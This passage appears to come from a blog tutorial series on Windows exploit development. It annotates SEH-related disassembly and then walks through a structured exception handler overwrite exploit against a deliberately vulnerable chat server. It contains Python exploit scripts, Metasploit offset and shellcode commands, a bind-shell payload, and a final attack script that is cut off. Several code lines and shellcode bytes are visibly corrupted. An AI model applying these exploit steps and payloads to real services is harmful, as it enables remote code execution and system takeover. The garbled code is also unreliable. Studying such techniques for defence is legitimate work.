mov     esp,dword ptr [ebp-18h]
```

The disassembly of Line 13-14 of the sample program is

```
;puts("Inside except.");  
  
;Before calling any function the current esp is backed up.  
mov     esi,esp  
  
;String "Inside except." address is pushed onto stack.  
push    415768h  
  
;Call puts  
call    4182B8h  
  
;Pop out the passed arguments to puts.  
add     esp,4  
  
;Compare the current esp with the backed up esp.
```

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```
cmp     esi,esp

;Call __RTC_CheckEsp. This function immediately returns if esp matches else
;error is called.
call    411136h

;

;We are at the end of except block so set the trylevel back to -1.
mov     dword ptr [ebp-4],0FFFFFFFh

The disassembly of Line 15 of the sample program is
;
;function epilogue

;Clear eax
xor     eax,eax

;Copy the prev pointer of ERR to ecx.
mov     ecx,dword ptr [ebp-10h]

;Remove the current ERR and make the prev pointer as current fs:[0]
mov     dword ptr fs:[0],ecx

;Restore edi, esi and ebx.
pop     edi
pop     esi
pop     ebx

;Pop out the allocated stack space and ERR.
add     esp,0F0h

;Once all newly allocated stack space is removed, esp should point to ebp.
cmp     ebp,esp

;Call __RTC_CheckEsp. This function immediately returns if esp matches old esp
;else error is called.
call    411136h

;Adjust esp.
mov     esp,ebp

;Restore ebp
pop     ebp

;Exit main
ret
```

The disassembly of Line 17-18 of the sample program is

```
;int filter(unsigned int code) {
;function prologue

;Old EBP.
push    ebp

;;Point ebp to current esp.
mov     ebp,esp

;Allocate some stack space for filter function.
sub     esp,0C0h
```

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```
;Backup ebx,esi and edi.
push    ebx
push    esi
push    edi

;edi = Begining Address of allocated stack space.
lea     edi,[ebp-0C0h]

;ecx = Allocated stack space/4.
mov     ecx,30h

;eax = 0xcccccccc
mov     eax,0CCCCCCCCh

;Move eax value to the allocated stack space. This is just done to clear
previous stack contents for security purpose.
rep stos    dword ptr es:[edi]

;puts("Inside filter.");

;Before calling any function the current esp is backed up.
mov     esi,esp

;String "Inside filter." address is pushed onto stack.
push    415754h

;Call puts.
call    dword ptr 4182B8h

;Pop out the passed arguments to puts.
add     esp,4

cmp     esi,esp
;Compare the current esp with the backed up esp.

;Call __RTC_CheckEsp. This function immediately returns if esp matches else
error is called.
call    411136h
```

The disassembly of Line 19-22 of the sample program is

```
;if (code == EXCEPTION_ACCESS_VIOLATION) {
;Compare the passed argument with 0xC0000005.
cmp     dword ptr [code],0C0000005h

;If the comparision is not equal jump to function epilogue
jne     filter+5Ah (4113FAh)

;puts("Exception caught.");

;Before calling any function the current esp is backed up.
mov     esi,esp

;String "Exception caught." address is pushed onto stack.
push    41573Ch

;Call puts
call    4182B8h

;Pop out the passed arguments to puts.
add     esp,4
```


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```
;Compare the current esp with the backed up esp.
cmp     esi,esp

;Call __RTC_CheckEsp. This function immediately returns if esp matches else
espperror is called.
call    411136h

;return EXCEPTION_EXECUTE_HANDLER;

;Return value (1) is store in eax.
mov     eax,1

;}
```

The disassembly of Line 23 of the sample program is

```
;}
;function epilogue

;Restore edi, esi and ebx.
pop     edi
pop     esi
pop     ebx

;Pop out the allocated stack space and ERR.
add     esp,0C0h

;Once all newly allocated stack space is removed, esp should point to ebp.
cmp     ebp,esp

;Call __RTC_CheckEsp. This function immediately returns if esp matches old esp
else espperror is called.
call    411136h

;Adjust esp.
mov     esp,ebp

;Restore ebp
pop     ebp

;Exit filter
ret
```

Please note, I developed the sample exception handling program using Visual Studio 2010. So in case if you use any other source your disassembly code would look little different.

I tried my best to talk about SEH internals as detail as possible. But at the same time to keep things simple I obscured about operating system functionality like "Who calls filter expression and handler function?" If you want to know about these, MSDN article in reference is the best source!!!

Reference:

<http://www.microsoft.com/msj/0197/exception/exception.aspx>

[http://msdn.microsoft.com/en-us/library/windows/desktop/ms679331\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/ms679331(v=vs.85).aspx)


Posted 6th August 2012 by Balamurugan Rajagopalan

PART 3: SEH Exploit – Part-B

Prerequisite for this post

- SEH Exploit - Part1
- Immunity Debugger

For this post, I developed a seh vulnerable application whose exe (seh.exe) can be downloaded from [here](#). Its a very simple two-way chat application running on TCP port 8888. Once chat client machine connects to chat server, chat server responds to client message as shown below:



First window is chat client.

Second window is chat server.

Below I will be listing out the steps involved in converting SEH vulnerability into an exploit.

Step 1: Test if the application's Handler address can be overwritten:

Send a long string of A's (41) and check if the handler address is overwritten with "41414141" using Immunity Debugger (Alt+s).

Exploit Program:

```
#!/usr/bin/env  
  
import socket, sys
```

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
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```
socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
socket.connect((qys.argv[1], 8888))

buffer = "A" * 2000

socket.send(buffer)
socket.close()
```

As expected SE Handler and Pointer to Next SE Handler Record is overwritten with "41414141" as shown in the below picture:



Step 2: Calculate Next and Handler offset:

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We need to find out the Pointer to Next SEH record and Handler address offset at the time of stack overflow. To achieve this metasploit tools comes to our rescue!!

Generate a string of non repeating alphanumeric characters using the below command:

```
root@bt:/opt/framework3/msf3/tools# ./pattern_create.rb 1000
```

1000 is the length of the string.

Copy the output of pattern_create to exploit program as shown below:

Exploit Program:

```
#!/usr/bin/env
import socket, sys

socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
socket.connect((sys.argv[1], 8888))

buffer =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5
Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1A
f2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah
8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4
Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0A
n1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap
7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3
As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9A
v0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax
6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2
Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8B
c9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf
5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B"

socket.send(buffer)
socket.close()
```


Execute the above exploit program and using Immunity Debugger find the value of Pointer to next SEH Record and Handler address in stack window. Then calculate offset as shown below :

```
root@bt:/opt/framework3/msf3/tools# ./pattern_offset.rb r3Ar
520
root@bt:/opt/framework3/msf3/tools# ./pattern_offset.rb 4Ar5
524
```

r3Ar is the value of Pointer to Next SEH Record, located at offset 520.
4Ar5 is the value of Handler, located at offset 524.

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Step 3: Eliminate bad characters:

Applications cannot receive certain characters as part of the input string. For example if an application is vulnerable to buffer overflow because of improper use of strcpy like seh.exe, then "\x00" character cannot be part of the input string since strcpy terminates copying source buffer to destination buffer on encounter of "\x00".

So to find out the bad characters use the below c program to display characters from \x00 to \xff and

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```
#include <stdio.h>

int main() {

    int c=0;
    printf("\n");
    for (c=0; c<=255; c++) {
        printf("\x%.2x", c);
    }
    printf("\n");
    return 0;
}
```

Copy the output of the above program ie hex characters (0 to 255) to exploit program as shown below:

Exploit Program:

```
#!/usr/bin/env

import socket, sys

socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
socket.connect((sys.argv[1], 8888))

buffer = "A" * 520           #Junk
buffer += "BBBB"             #Pointer to Next SEH Record
buffer += "CCCC"             #Handler

#Bad characters?
buffer +=
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

socket.send(buffer)
socket.close()
```

Execute the above exploit program and verify using Immunity Debugger if all hex characters (0 to 255) is copied on to the stack after Handler address location. If not eliminate the not copied hex character from the input string and execute the above program again until all bad characters are identified.


Step 4: Find the address of "POP POP RET" instruction:

Now comes the most important concept behind SEH Exploitation, so pay attention!! To make things clear let me summarize the happenings when handler address is not overwritten followed by the happenings when handler address is overwritten.

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○ When the handler address in stack is not overwritten ie handler DWORD in stack contains legitimate handler address the following sequence of events occurs. First when the exception occurs operating system gets control and then it invokes `_except_handler3` which then fetches the address of scopetable from program stack and then invokes the user defined filter code based on the try level stored in program stack (If you are not clear please refer SEH Exploit - Part1). The important thing to note in this sequence is when operating system gets control and when its about to invoke `_except_handler3` the operating system stack looks like below and the EF (Establisher Frame) field points to the Pointer to Next SEH Record field in program stack.



○ From the previous bullet-in we know ESP+2 contains the address of Pointer to Next SEH Record. Hence we need to overwrite the handler address with POP POP RET instruction. After handler overwrite when exception occurs operating system gets control and when it invokes the Handler ie) in this case it's a POP POP RET, EIP would contain the address of Pointer to Next SEH Record, where we can place our shellcode. But since handler address is above the pointer to next seh record field and when we overflow the buffer we need to overwrite the Handler with POP POP RET instruction. So all we are left out with is only 4 bytes for shellcode. But short jmp instruction comes to our rescue here. Once EIP points to address of Pointer to Next SEH Record, have a short jmp instruction in that field so the execution jumps ahead of handler field into shellcode or nop region.

POP POP RET instruction address should be fetched from Non SafeSEH DLL (I will talk about SafeSEH in another post) since seh.exe is a demo program I have hardcoded POP POP RET instruction at address 0x111113c8.

Step 5: Generate Shellcode:

Using below metasploit command generate the shellcode.

Windows Exploit Development

By: Balamurugan Rajagopalan

```
root@bt:/opt/framework3/msf3# ./msfpayload windows/shell_bind_tcp R
| ./msfencode -a x86 -b "\x00" -t c

[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)

unsigned char buf[] =
"\xbf\xd6\x82\x55\xd0\xdb\xd3\xd9\x74\x24\xf4\x5d\x33\xc9\xb1"
"\x56\x31\x7d\x13\x03\x7d\x13\x83\xed\x2a\x60\xa0\x2c\x3a\xec"
"\x4b\xcd\xba\x8f\xc2\x28\xb9\x9d\xb1\x39\xb9\x11\xb1\x6c\x31"
"\xd9\x97\x84\xc2\xaf\x3f\xaa\x63\x05\x66\x85\x74\xab\xa6\x49"
"\xb6\xad\x5a\x90\xea\x0d\x62\x5b\xff\x4c\xa3\x86\x0f\x1c\x7c"
"\xcc\xbd\xb1\x09\x90\x7d\xb3 added\x9e\x3d\xcb\x58\x60\x9c\x61"
"\x62\xb1\x61\xfd\x2c\x29\x0a\x59\x8d\x48\xdf\xb9\xf1\x03\x54"
"\x09\x81\x95\xbc\x43\x6a\xa4\x80\x08\x55\x08\x0d\x50\x91\xaf"
"\xed\x27\xe9\x3d\x90\x3f\x2a\xa9\x4e\xb5\xaf\x09\x05\x6d\x14"
"\xab\xca\xe8\xdf\xa7\xa7\x7f\x87\xab\x36\x53\xb3\xd0\xb3\x52"
"\x14\x51\x87\x70\xb0\x39\x5c\x18\xe1\xe7\x33\x25\xf1\x40\xec"
"\x83\x79\x62\xf9\xb2\x23\xeb\xce\x88\xdb\xeb\x58\x9a\xa8\xd9"
"\xc7\x30\x27\x52\x80\x9e\xb0\x95\xbb\x67\x2e\x68\x43\x98\x66"
"\xaf\x17xc8\x10\x06\x17\x83\xe0\xa7xc2\x04\xb1\x07\xbc\xe4"
"\x61\xe8\x6c\x8d\x6b\xe7\x53\xad\x93\x2d\xe2\xe9\x5d\x15\xa7"
"\x9d\x9f\xa9\x56\x02\x29\x4f\x32\xaa\x7f\xc7\xaa\x08\xa4\xd0"
"\x4d\x72\x8e\x4cxc6\xe4\x86\x9a\xd0\x0b\x17\x89\x73\xa7\xbf"
"\x5a\xa07\xab\x7b\x7a\x18\xe6\x2b\xf5\x21\x61\xa1\x6b\xe0\x13"
"\xb6\xa1\x92\xb0\x25\x2e\x62\xbe\x55\xf9\x35\x97\xa8\xf0\xd3"
"\x05\x92\xaa\xc1\xd7\x42\x94\x41\x0c\xb7\x1b\x48\xc1\x83\x3f"
"\x5a\x1f\x0b\x04\x0e\xcf\x5a\xd2\xf8\xa9\x34\x94\x52\x60\xea"
"\x7e\x32\xf5xc0\x40\x44\xfa\x0c\x37\xa8\x4b\xf9\x0e\xd7\x64"
"\x6d\x87\xa0\x98\x0d\x68\x7b\x19\x3d\x23\x21\x08\xd6\xea\xb0"
"\x08\xbb\x0c\x6f\x4e\xc2\x8e\x85\x2f\x31\x8e\xec\xa2\x7d\x08"
"\x1d\x47\xee\xfd\x21\xf4\x0f\xd4";
root@bt:/opt/framework3/msf3#
```

msfpayload is used to generate the shellcode.

msfencode is used to encode (by eliminating the bad characters) the generated shellcode.

Step 6: Attack:

Now execute the below exploit program

Exploit Program:

```
#!/usr/bin/env

import socket, sys

socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
socket.connect((sys.argv[1], 8888))

buffer = "A" * 520 #Junk
buffer += "\xeb\x06\x90\x90" #JMP
buffer += "\xc8\x13\x11\x11" #PPR
buffer += "\x90" * 50 #NOP's

#Shellcode
#./msfpayload windows/shell_bind_tcp R | ./msfencode -a x86 -b "\x00" -t c
buffer += ("\xbf\xd6\x82\x55\xd0\xdb\xd3\xd9\x74\x24\xf4\x5d\x33\xc9\xb1"
"\x56\x31\x7d\x13\x03\x7d\x13\x83\xed\x2a\x60\xa0\x2c\x3a\xec"
